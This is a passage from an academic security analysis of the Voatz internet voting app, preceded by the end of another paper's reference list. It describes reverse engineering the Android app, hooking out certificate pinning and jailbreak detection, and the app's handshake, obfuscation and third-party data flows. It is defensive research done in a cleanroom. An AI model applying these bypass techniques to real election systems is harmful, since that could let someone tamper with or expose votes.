[34] Nolen Scaife, Christian Peeters, Camilo Velez, Hanqing Zhao, Patrick Traynor, and David Arnold. The Cards Aren't Alright: Detecting Counterfeit Gift Cards Using Encoding Jitter. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2018.

[35] PNF Software. JEB, An Android Decompiler. https://www.pnfsoftware.com, 2019.

[36] David Sounthiraraj, Justin Sahs, Zhiqiang Lin, Latifur Khan, and Garrett Greenwood. SMV-Hunter: Large Scale, Automated Detection of SSL/TLS Man-in-the-Middle Vulnerabilities in Android Apps. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)*, February 2014.

[37] Nick Statt. Fortnite for Android will ditch Google Play Store for Epic's website. https://www.theverge.com/2018/8/3/17645982/epic-games-fortnite-android-version-bypass-google-play-store, August 2018.

[38] Nick Statt. Tinder is now bypassing the Play Store on Android to avoid Google's 30 percent cut. https://www.theverge.com/2019/7/19/20701256/tinder-google-play-store-android-bypass-30-percent-cut-avoid-self-install, July 2019.

[39] Justin Del Vecchio, Feng Shen, Kenny M. Yee, Boyu Wang, Steven Y. Ko, and Lukasz Ziarek. String Analysis of Android Applications. In *Proceedings of the IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2015.

[40] Wenbo Yang, Yuanyuan Zhang, Juanru Li, Hui Liu, Qing Wang, Yueheng Zhang, and Dawu Gu. Show Me the Money! Finding Flawed Implementations of Third-party In-app Payment in Android Apps. In *Proceedings of the ISOC Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, 2017.

The Ballot is Busted Before the Blockchain: A Security Analysis of Voatz, the First Internet Voting Application Used in U.S. Federal Elections*

Michael A. Specter
MIT†

James Koppel
MIT‡

Daniel Weitzner
MIT§

Abstract

In the 2018 midterm elections, West Virginia became the first state in the U.S. to allow select voters to cast their ballot on a mobile phone via a proprietary app called "Voatz." Although there is no public formal description of Voatz's security model, the company claims that election security and integrity are maintained through the use of a permissioned blockchain, biometrics, a mixnet, and hardware-backed key storage modules on the user's device. In this work, we present the first public security analysis of Voatz, based on a reverse engineering of their Android application and the minimal available documentation of the system. We performed a clean-room reimplementation of Voatz's server and present an analysis of the election process as visible from the app itself.

We find that Voatz has vulnerabilities that allow different kinds of adversaries to alter, stop, or expose a user's vote, including a sidechannel attack in which a completely passive network adversary can potentially recover a user's secret ballot. We additionally find that Voatz has a number of privacy issues stemming from their use of third party services for crucial app functionality. Our findings serve as a concrete illustration of the common wisdom against Internet voting, and of the importance of transparency to the legitimacy of elections. As a result of our work, one county in Washington has already aborted their use of Voatz in the 2020 primaries.

1 Introduction

In 2018, Voatz, a private Boston-based company, made history by fielding the first Internet voting app used in high-stakes [1] U.S. federal elections. Mainly targeting overseas military and other absentee voters, Voatz has been used in federal, state, and municipal elections in West Virginia, Denver, Oregon, and Utah, as well as the 2016 Massachusetts Democratic Convention and the 2016 Utah Republican Convention [45]. The company has recently closed a $7-million series A [27], and is on track to be used in the 2020 Primaries.

In this paper, we present the first public security review of Voatz. We find that Voatz is vulnerable to a number of attacks that could violate election integrity (summary in Table 1). For example, we find that an attacker with root access to a voter's device can easily evade the system's defenses (§5.1.1), learn the user's choices (even after the event is over), and alter the user's vote (§5.1). We further find that their network protocol can leak details of the user's vote (§5.3), and, surprisingly, that the system's use of the blockchain is unlikely to protect against server-side attacks (§5.2). We provide an analysis of these faults, and find that exploitation would be well within the capacity of a nation-state actor.

While the introduction of Internet voting in the U.S. is relatively new, the history surrounding electronic only voting is not. In the wake of counting errors, recount discrepancies, and uninterpretable ballots wreaking havoc during the 2000 U.S. Presidential race, Congress passed the Help America Vote Act (HAVA) [59], a bill targeted toward helping states move away from outdated and problematic punchcard-based systems. The Election Assistance Commission (EAC), a new executive agency created by HAVA, was charged with distributing these funds, and has since provided over $3.3 billion to various states to help improve election infrastructure [31].

Unfortunately, HAVA lacked stringent guidelines on what replacement systems were allowed to be purchased. As a result, many states acquired unvetted electronic-only voting machines, known as Direct-Recording Electronic (DRE) systems. Numerous studies have since shown DRE systems are extremely vulnerable to a wide range of attacks, allowing adversaries to surreptitiously change the outcome of an election [21, 22, 33, 49, 77].

Today, we are witnessing similar developments in response

*With appreciation to Barbara Simons [46]

†EECS PhD Candidate, CSAIL, Internet Policy Research Initiative

‡EECS PhD Candidate, CSAIL, Computer Assisted Programming Group

§Research Scientist, CSAIL, Internet Policy Research Initiative

[1] We refer to high-stakes elections as those where adversaries are likely willing to expend resources to alter the course of an election. Certain elections, like student governments, clubs, and online groups are generally considered "low stakes," where federal or municipal elections are "high-stakes." This is consistent with the research literature on the subject (see, e.g. [10]).

Adversary	Attacker Capability				
	Suppress Ballot	Learn Secret Vote	Alter Ballot	Learn User's Identity	Learn User IP
Passive Network (§5.3)		✓			✓
Active Network (§5.3)	✓	✓			✓
3rd-Party ID Svc. (§5.4)	✓			✓	✓
Root On-Device (§5.1)	✓	✓	✓	✓	✓
Voatz API Server (§5.2)	✓	✓	✓	✓	✓

Table 1: Summary of Potential Attacks by Adversary Type: Here we show what kind of adversary is capable of executing what sort of attack; e.g. a Passive Network adversary is capable of learning a user's secret ballot, and the user's IP. Viability of these attacks may be dependent on the configuration of the particular election, (the ballot style, metadata, etc.), see the relevant section listed for explicit details.

to Russia's interference in the 2016 U.S. Presidential election. Bills have been introduced in both the U.S. Senate [48] and House [70] that aim to provide funding to revamp election infrastructure. At the same time, there has been renewed interest in cryptography due to recent advances in accountable and transparent systems such as the blockchain [57], and the proliferation of mobile devices carrying hardware-backed secure enclaves for cryptographic operations as well as biometrics.

The result is increased speculation about how mobile devices can be used to safely allow for voting over the Internet. At the time of writing there are at least four companies attempting to offer internet or mobile voting solutions for high-stakes elections [56], and one 2020 Democratic presidential candidate has included voting from a mobile device via the blockchain in his policy plank [11]. To our knowledge, only Voatz has successfully fielded such a system.

Unfortunately, the public information about Voatz's system is incomplete. Voatz's FAQ [6], blog, and white paper [50] provide only a vague description of their overall system and threat model; Voatz claims it leverages some combination of a permissioned blockchain, biometrics, and hardware-backed keystores to provide end-to-end encrypted and voter verifiable ballots. However, despite calls to release a more detailed analysis and concerns raised by many in the election security community [29, 60], as well as elected representatives [63], Voatz has declined to provide formal details, citing the need to protect their intellectual property [71]. Worse, when a University of Michigan researcher conducted dynamic analysis of the Voatz app in 2018, the company treated the researcher as a malicious actor and reported the incident to authorities. This resulted in the FBI conducting an investigation against the researcher [44, 47, 51, 75].

This opaque stance is a threat to the integrity of the electoral process. Given the contentious nature of high-stakes elections, the stringent security requirements of voting systems, and the possibility of future interference by foreign government intelligence agencies, it is crucial that the details of any fielded election system be analyzable by the public. In any democracy, the legitimacy of the government relies on scrutiny and transparency of the democratic process to ensure that no party or outside actor can unduly alter the outcome.

Methodologically, our analysis was significantly complicated by Voatz's lack of transparency — to our knowledge, in previous security reviews of deployed Internet voting systems (see Switzerland [42], Moscow [37], Estonia [68], and Washington D.C. [74]), researchers enjoyed significant information about the voting infrastructure, often including the system's design and source code of the system itself.

We were instead forced to adopt a purely black-box approach, and perform our analysis on a clean-room re-implementation of the server gained by reverse engineering Voatz's publicly available Android application. We show that, despite the increased effort and risks to validity, our analysis is sufficient to gain a fair understanding of Voatz's shortcomings. In particular, we demonstrate that our attacks stand up against optimistic assumptions for the unknown parts of Voatz's infrastructure (see §5).

The rest of the paper is organized as follows: We begin in §2 with short background on the security requirements of elections, Voatz's claims of security, and known work analyzing Voatz. We continue in §3 by describing our reverse engineering methodology, and discuss how we minimize threats to validity. In §4, we illustrate Voatz's system as discovered in our methodology, including all parts of the voting process, the server infrastructure, custom cryptography used, and provide a brief discussion of factors we were unable to confirm in our analysis. Next, §5 enumerates the attacks discovered in our analysis of Voatz. We conclude with a discussion in §6 to provide lessons learned and recommendations for policymakers in this space moving forward.

2 Background

In this section we describe some of the security requirements commonly seen in proposed cryptographic voting systems. We then discuss the claims made by Voatz, and conclude by providing an overview of prior analyses of Voatz.

Voting as a research subject in both applied vulnerability discovery and in cryptography is not new. Below is a short description of security definitions commonly used in the voting

system literature.

Correctness and usability: To ensure the legitimacy of the election, a voting system must convincingly show that all eligible votes were cast as intended, collected as cast, and counted as collected [19].

Receipt Freeness, Privacy, & Coercion Resistance: Secret-ballot voting systems need to ensure that 1) No voter is able to prove their selections (*Receipt-Freeness*), 2) that no voter's choices can be surreptitiously released or inferred (*Privacy*), and 3) that a voter cannot cooperate with a coercer to prove the way they voted (*Coercion Resistance*). These properties are required to provide an election free from undue influence: if a voter is able to prove the way they voted, they can sell their vote, and if a voter's preferences are leaked or forced to be revealed, they may suffer harassment and coercion [20, 30].

End-to-End Verifiability: End-to-End Verifiable (E2E-V) voting systems have the property that voters receive proof that their selections have been included, unmodified, in the final tallying of all collected ballots, *without the need to trust any separate authority to do so*. There have been research prototypes developed that provide such guarantees while maintaining coercion resistance, privacy, and receipt freeness using techniques such as visual cryptography, homomorphic cryptography, invisible ink, and mixnets [17, 23, 25, 65].

2.1 Voatz's Claims of Security

Although there is no public, formal description of their system, Voatz does make a number of claims about their system's security properties via their FAQ [6].

Immutability via a permissioned blockchain: Voatz claims that once a vote has been submitted, Voatz uses "...blockchain technology to ensure that...votes are verified and immutably stored on multiple, geographically diverse verifying servers." The FAQ goes into further detail, discussing the provision of tokens for each ballot measure and candidate.

End-to-End vote encryption: Voatz makes multiple references to votes themselves being encrypted "end to end." To the authors' knowledge, there is no formal definition of "end to end vote encryption;" for example, it is unclear where the "ends" of an end to end encrypted voting scheme are. It is worth noting that there exist homomorphic cryptography schemes that tally votes over the vote ciphertexts, so that one need only decrypt an aggregate vote, maintaining individual voter privacy [18], but it is unclear from the FAQ if this is what Voatz intends.

Voter anonymity: Voatz claims that "the identity of the voter is doubly anonymized" by the smartphone and the blockchain, and that, "Once submitted, all information is anonymized, routed via a 'mixnet' and posted to the blockchain."

Device compromise detection: Voatz claims to use multiple methods to detect if a device has been jailbroken or contains malware, and that "The Voatz app does not permit a voter to vote if the operating system has been compromised."

Voter Verified Audit Trail: Voatz claims that voters receive a cryptographically-signed digital receipt of their ballot after their vote has been submitted. The guarantees of such a receipt are unclear, although, perhaps this is meant to provide similar guarantees as E2E-V cryptosystems.

2.2 Prior Scrutiny of Voatz

While we are the first to publish an in-depth analysis of Voatz, others have raised concerns about their system, security claims, and lack of transparency. Jefferson et al [29] compiled a long list of unanswered questions about Voatz, including the app's use of a third party, Jumio, as an ID verification service. Several writers observed the election processing and audit of the Voatz pilot during the 2019 Denver Municipal elections, and found that the main activity of the audit was to compare a server-generated PDF of a voter's ballot with the blockchain block recording the same [43, 69]. Kevin Beaumont found what appeared to be several Voatz service-related credentials on a public Github account [14], and that the Voatz webserver was running several unpatched services [15]. Voatz responded citing a report from the Qualys SSL checker as evidence of the site's security [55], and later claimed that the insecure server Beaumont identified was an intentionally-insecure "honeypot operation" [73]. As a result of this public scrutiny, in November 2019, U.S. Senator Ron Wyden called on the NSA and DoD to perform an audit of Voatz [63].

3 Experimental Methodology

As performing a security analysis against a running election server would raise a number of unacceptable legal and ethical concerns [62], we instead chose to perform all of our analyses in a "cleanroom" environment, connecting only to our own servers. Special care was taken to ensure that our static and dynamic analysis techniques could never interfere with Voatz or any related services, and we went through great effort so that nothing was intentionally transmitted to Voatz's servers.[2]

To gain a better understanding of Voatz's infrastructure, we began by decompiling the most recent version of their Android[3] application as found on the Google Play Store as of January 1, 2020[4] and iteratively re-implemented a minimal server that performs election processes as visible from the app itself. This included interactions involved in device

[2] Indeed, at the time of analysis, Voatz's servers appeared to be down when tested with an unmodified app on a supported and up-to-date device.

[3] We did no analysis on and make no claims about Voatz's iOS app.

[4] Version 1.1.60, SHA256 191927a013f6aae094c86392db4ecca825866ae62c6178589c02932563d142c1

registration, voter identification, and vote casting. We used two devices for our dynamic analysis and development: a Voatz-supported Pixel 2 XL running Android 9, and a Voatz-unsupported Xiaomi Mi 4i running the Lineage OS with Android 8, both jailbroken with the Magisk framework [2].

In order to redirect control to our own server, we were forced to make some small changes to the application's control flow. To reduce threats to validity, we limited these modifications to the minimum necessary in order to redirect all network communication. We:

1. Disabled certificate pinning and replaced all external connections to our own servers;
2. Disabled the application's built-in malware and jailbreak detection. Details are available in §5.1.1; and,
3. Removed additional encryption between the device and all still active third parties, re-targeted all communication from these services to our own server, and reimplemented the necessary parts of their protocols as well.

While all of this could have been accomplished by statically modifying the program's code, we instead opted to dynamically modify or "hook" relevant parts of the code at runtime using an Android modding framework. Modifications therefore required no changes to the application code itself, only to code running on our test devices, allowing for rapid development and transparency about what was modified at each stage of our analysis.

Despite this lengthy description, our codebase is relatively simple. The on-device hooking code consists of ~500 lines of Java that leverages the Xposed Framework, a series of hooking libraries that are well supported and popular in the Android modding community. Our server implementation is ~1200 lines of code written in Python using the Flask web framework.




Figure 1: Voatz's workflow as seen from the device.

4 Voatz's System Design

In this section, we present Voatz's infrastructure as recovered through the methodology presented in §3. We begin with an overview of the system §4.1, illustrating the process by which a user's device interacts with the app during all stages of the voting process including Voatz's custom cryptographic protocol §4.1.1, user registration and voter verification §4.2, and vote casting §4.3. Finally, we discuss all non-protocol device-side defensive measures we discovered §4.4.





Figure 2: Dataflow between Voatz components and external services. Dashed lines are believed to exist but have not been directly observed.

4.1 Process Overview

Figure 1 presents a diagram of the steps that occur in-app from login to election voting. They are:

1. The device initiates a handshake with the server, creating a shared key which enables an extra layer of encryption beyond TLS (Box 1). Communication between the device and Voatz server is described in §4.1.1.
2. The user creates an account by providing their E-mail address, phone number, and an 8-digit PIN (Boxes 2-4).
3. The user logs in with this PIN (Box 5).
4. The user verifies their identity, using Voatz's integration with a third-party service called Jumio (Box 6). The app requests a scan of the user's photo ID, a recording of their face, and the user's address, and then sends all of this information to Jumio's servers.
5. The user selects from a list of open elections, and then marks and submits their ballot. Depending on the election configuration, Voatz can allow "vote-spoiling,"[5] so

[5] Vote spoiling refers to casting a new vote that invalidates all previously cast ballots.



(a) Initial screen. (b) Email & Phone. (c) OTP. (d) Pin number. (e) First login. (f) Main screen.

Figure 3: The user registration process, connecting to our server reimplementation.

this process may be repeated prior to the election closing. (Boxes 7-8)

Communication Figure 2 shows the communication between components of Voatz and other entities. As we were only able to directly observe communication involving the Voatz app, the rest of this diagram is an attempted reconstruction based on documents released by Voatz [50] and by the Denver Elections Division [35].

The three primary third-party services used by the Voatz app are the identify-verification service Jumio, a crash reporting service Crashlytics, and a device security service Zimperium. Of these, the most significant is Jumio, which Voatz relies on for ID verification, and to which the app sends substantial personal information (see §4.2).

4.1.1 Voatz Server Handshake and Protocol

Voatz's server is implemented as a REST application — all communication between Voatz's server and the application occur as a series of JSON-encoded HTTPS GET, PUT, and POST commands. The app's REST server is `voatzapi.nimsim.com`, with `voatz.com` only used for static assets such as images and text. All parts of the protocol leverage the Android OS's built-in TLS stack, and uses certificate pinning to ensure that the incoming certificate is from a particular issuing Certificate Authority.

Next, *on top of TLS*, the system performs a "device handshake" with the following steps:

1. The App generates 100 ECDSA SECP256R1 keypairs, and sends the Server all 100 corresponding public keys. The device saves only the 57th keypair (PK_D, SK_D).

2. The Server generates 100 ECDSA SECP256R1 keypairs, selects the 57th (PK_S, SK_S), and performs the rest of an ECDH key exchange to generate a shared secret (SK_{ecdh}).

3. The Server generates AES-GCM parameters; a random AES-GCM 256-bit symmetric key (SK_{aes}), a random 16-bit nonce (N), and a Tag (T).

4. The Server then sends the device the 100 public keys generated above, including the PK_S as the 57th key and ECDH-Encrypt$(SK_{ecdh}, SK_{aes}||N||T)$


5. Out of the 100 public keys sent by the Server, the App selects the 57th pubkey (PK_S), and finishes the ECDH handshake to create the ECDH shared key SK_{ecdh}. Finally, it decrypts and parses the AES-GCM parameters(SK_{aes}, N, T).

This handshake is performed every time the app is launched for the first time, and, from this point forward in the app's execution, *every communication* between the App and the Server is encrypted using the standard AES-GCM algorithm by way of SK_{aes}, in addition to the encryption provided by TLS. Note that there is no authentication of the ECDSA keys by the app, beyond the encapsulating TLS certificates. This made it very simple to retarget the server — we replaced all required URLs in-app to our own and followed the protocol. Further, this renders the use of the handshake somewhat unclear, as it offers no protection against active MITM attacks over the authentication already provided by TLS.

It also is worth mentioning that all but the 57th keys are abandoned immediately on the device side — both the extraneous secret keys the device generated in the first step and the public keys it receives from the server. We conclude that this 100-key exchange is likely an attempt at obfuscation, rather than serving any useful purpose to the security protocol.

4.2 User Registration & ID Verification

After the app has completed the device handshake, the user can begin the registration process, which can be seen in Figure 3. Here the user is asked to submit their email and phone number, and perform a One Time Password operation via



(a) Verification fragment. (b) Document select (c) Picture of an ID. (d) Face "selfie." (e) Verification success.

Figure 4: The voter verification process as seen from our experimental environment.

SMS. Finally, the user selects an 8-digit PIN number which is then sent to the server, and used extensively in user authentication.

If the user has a fingerprint registered with their device, they are given the option to "enroll" their fingerprint as an alternative authentication mechanism. Effectively, this works by storing the PIN on-disk, encrypted using a key biometrically tied to the user's fingerprint via the Android Keystore.

The Android Keystore is a system service that, if used correctly,will perform various cryptographic operations on behalf of the application, on application-level data, *without* exposing the requisite key material to the application's host memory.[6] Further, when supported by the device's hardware, these device-level keys are stored in the manufacturer's protected hardware, and can be made to require the user to enter in their device password or fingerprint before they are used.

After registration, the user is asked to log in via the PIN (or fingerprint decryption of the PIN). In addition to the PIN, there are four pieces of information sent to the server to authenticate the user at log in: a unique device ID generated via Android's ANDROID_ID system,[7] a customer ID number, a "nextKey" value, and an "auditToken". The nextKey and auditToken are originally received from the API server, are never modified except when updated by the server, and do not appear to be used in any device-side cryptography. How these authentication parameters are stored is explored in §4.4.

After authentication, the user may still need to provide some proof of identity, which requires visiting the verification menu from the main screen (Figure 4a). When the user selects the identity option, the app launches Jumio's sub-activity to select a document type (Figure 4b). The user is prompted to take a photo of their ID or Passport (4c), and to take a selfie photo (4d), after which a dialog prompts the user for their registered voting address (not pictured). The app then uploads data to Jumio's server, including the user's photo, the voter's name, address, and photo ID (4e).[8] Finally, after receiving a response from Jumio's server, the app sends a subset of the user's data to Voatz's server as well.

It is worth noting that the small, translucent logo in the bottom right corner of the photos taken during this process (Figures 4c, 4d) appears to be the only in-app indication to the user that Jumio exists, and the only way a user would be aware that this data is sent to a 3rd party.

4.3 Vote Casting

After the user is verified, the app queries the server for configuration data relating to what events the voter is allowed to participate in, activating a menu for the user to select from available events (see Figure 5). This configuration data includes all events to which the voter has access, those events' ballots, each ballot's particular questions, and the options available for those questions.


The voter begins by selecting an event (5a), and is then able to view questions associated with these particular events, select responses (or no response at all, depending on the event configuration), and submit their response to the server. At the point of submission, the user is again asked to decrypt their PIN (5e), which is used as a final authentication mechanism before the ballot is submitted to the server.

It is important to note that the vote is *not* submitted directly to any blockchain-like system, and is instead submitted via this API server. Additionally, although the user is asked to authenticate before submission, beyond the MAC associated with the AES-GCM algorithm and enclosing TLS session, the text of the vote itself is not otherwise signed. The only indication of blockchain-like tokens being submitted or exchanged

[6] See Android's Keystore documentation for details [12].

[7] See [13] for more information about Android's local device UUIDs.

[8] Furthermore, Jumio itself has disclosed that it uses a third party, Facetec, to help analyze the video selfies [7]. As we do not have visibility into their services, we cannot confirm whether or not Jumio actually transmits information to Facetec-controlled servers.



(a) Event selection. (b) Ballot. (c) Question. (d) Review. (e) Submission. (f) PIN Decryption. (g) Success.

Figure 5: The voting process as seen in a mock election we created for this experiment.

is the "auditToken", but this string is never altered by the app, and appears to be a single, static value. Figure 10 shows the entirety of what is sent to the server, AES-GCM encrypted, after a user submits their vote.

4.4 Device-Side Defensive Measures

In the process of performing our analysis we discovered that Voatz employs a number of obfuscation techniques, leverages a third party virus scanning service, and uses an on-device encrypted database to protect locally stored sensitive data.

On-disk encrypted database: After the registration has been completed, the user's login credentials (the nextKey, auditToken, and customer ID number), as well as the voter's entire vote history, are locally stored in an encrypted database using the Realm database framework [4]. When Voatz's app attempts to query the database, the Keystore asks the user to authenticate via a fingerprint or PIN (see Figure 5f), before performing the required operations.

The key for the database is linked directly to the user's PIN; specifically, the system runs PBKDF2 with SHA1 over the PIN to generate the key. Recall that this allows the system to use a fingerprint as an alternative method of decrypting the database — At log in, the app can authenticate via the fingerprint to decrypt the PIN, or use the PIN directly to decrypt the database and gain access to the rest of the app.

Third-party Malware Detection (Zimperium): Voatz leverages a third-party antivirus solution called Zimperium. At initialization time, the Voatz app loads Zimperium's code as a separate service and registers a series of callbacks that will alert the API Server if Zimperium detects a threat. This message includes the details of the threat, the user ID, and device ID, and the IP address of the offending device.

Zimperium's scans include (but are not limited to) known exploit proofs of concept, known malware, and indicators that the user has installed known superuser tools indicative of a rooted / jailbroken device. Additionally, Zimperium will trigger callbacks if the user appears to have enabled Android's local debugging features such as remote `adb` debugging.

Partial Code Obfuscation and Packing: Without the developer taking extra precautions, Android apps may be readily unpacked and decompiled to near the original source via easy to use tools such as APKTool [1] and JADX [66]. However, much of the Voatz app is obfuscated using a packer that presents several barriers to analysis.

First, many of the classes and function names were renamed to random Unicode strings. Beyond making the resulting decompilation more difficult to read, this obfuscation also caused APKTool to crash, while JADX successfully completed decompilation, but left many of the resource files (including application strings and images) unreadable. Voatz's app also contained a few zip files that appear to perform a zip bomb attack [34], which defeats some implementations of `unzip`. Finally, all included 3rd-party native libraries for ARM failed to open in our version of IDA, although it is unclear if this was an active defensive measure as they were successfully disassembled using Ghidra.

We were able to defeat the obfuscation by intensive manual analysis and, in some cases, were aided in recovering the original variable names by the app itself. First, the app uses many libraries which internally depend on Java reflection, rendering the obfuscator unable to rename any classes or methods referenced in this way. Second, the app and some of its libraries are written in Kotlin. While some Kotlin idioms do not decompile easily to Java, the use of Kotlin overall aids reverse-engineering — the Kotlin compiler inserts many runtime checks into the code, each including a string with an error message to display in case of failure. The class, function, and variable names are often stored in these strings.

String Obfuscation To further complicate static analysis, the strings that control cryptographic parameters of the device handshake (e.g. "AES-GCM") are obfuscated with an XOR-based scheme and then automatically deobfuscated at runtime. As the strings hidden in this way include error messages generated by the Kotlin compiler, this appears to be the result of an automated tool that had been enabled for only these particular methods.

4.5 Unconfirmed Portions of the Process

As we lack access to Voatz's servers and deliberately avoided any interaction with them, there are unfortunately a few instances where we are unable to confirm how certain third-party actors in the system behave.

Zimperium execution confirmation: Zimperium may communicate back to its own servers confirming that the service is running, and then communicate if Zimperium is active directly to Voatz. To the best of our knowledge, there is no public documentation that suggests this is how Zimperium works, and we find no indication from the callbacks associated with Zimperium that this is occurring, see §5.1.1.

Jumio voter confirmation: Jumio's documentation discusses at length the optional ability to communicate with Jumio's servers for out-of-band verification of a user. Since this is well a documented feature of the system, we assume that Voatz's API server receives confirmation directly from Jumio's servers for ID verification.

Ballot Receipts and the Blockchain: According to a Voatz whitepaper, votes are recorded on a 32-node permissioned blockchain spread across multiple Amazon AWS and Microsoft Azure datacenters [35]. Footage of the audit of the 2019 Denver Municipal elections shows that the auditing process consists of manually inspecting blockchain blocks indicating transactions, obtaining several fields including a hash of the voter's choices. The auditor then manually compares the hash via a lookup table to a PDF displaying the voter's choices. These PDFs are allegedly also printed out by the election authority as a paper record, and are redacted versions of the receipt E-mailed to voters. While we know that, in the Denver election, many voters manually replied to indicate that they received a receipt, there is no evidence that Voatz can automatically verify receipt delivery [43].

In our exploration of the code, we find no indication that the app receives or validates any record that has been authenticated to, or stored in, any form of a blockchain. We further found no reference to hash chains, transparency logs, or other cryptographic proofs of inclusion. We conclude that any use of a blockchain by Voatz likely takes place purely on the backend, or in the receipt stage via the use of some other mechanism.

The only references to voter receipts in-app come from a dialog that requests a passcode from the server, and an (apparently unimplemented) QR code reader. The text of the voter receipt dialog appears to confirm that ballot receipts are indeed sent to the voter via email, and encrypted with the server-provided password (see Figure 6). Voatz's QR code reader has functional code for an out-of-band method of receiving organization IDs, which allows the voter to participate in particular events, and a largely unimplemented stub for verifying a vote — attempting to scan a QR code that would start the process of vote verification will result in the "not yet supported" message presented in Figure 6.




Figure 6: Left: the password request screen. Right: the QR code capture screen; note the popup indicating that the VOTE_VERIFICATION QR code type is unimplemented.

5 Analysis and Attacks

In this section, we explore various attacks assuming the role of an adversary that has control over particular parts of the election system. This includes three adversaries with various levels of access to individual parts of the overall infrastructure:

1. An attacker that has control of a user's device,
2. An attacker that has control over Voatz's API server, and
3. A network adversary that can intercept network activity between voter's device and the API server, but has no further access.

We believe these adversaries to be credible given the high-stakes nature of the elections in which Voatz is intended to be used, and the resources of the associated attackers. Gaining root control of a user's device can happen through any number of means requiring various levels of skill — via malware, an

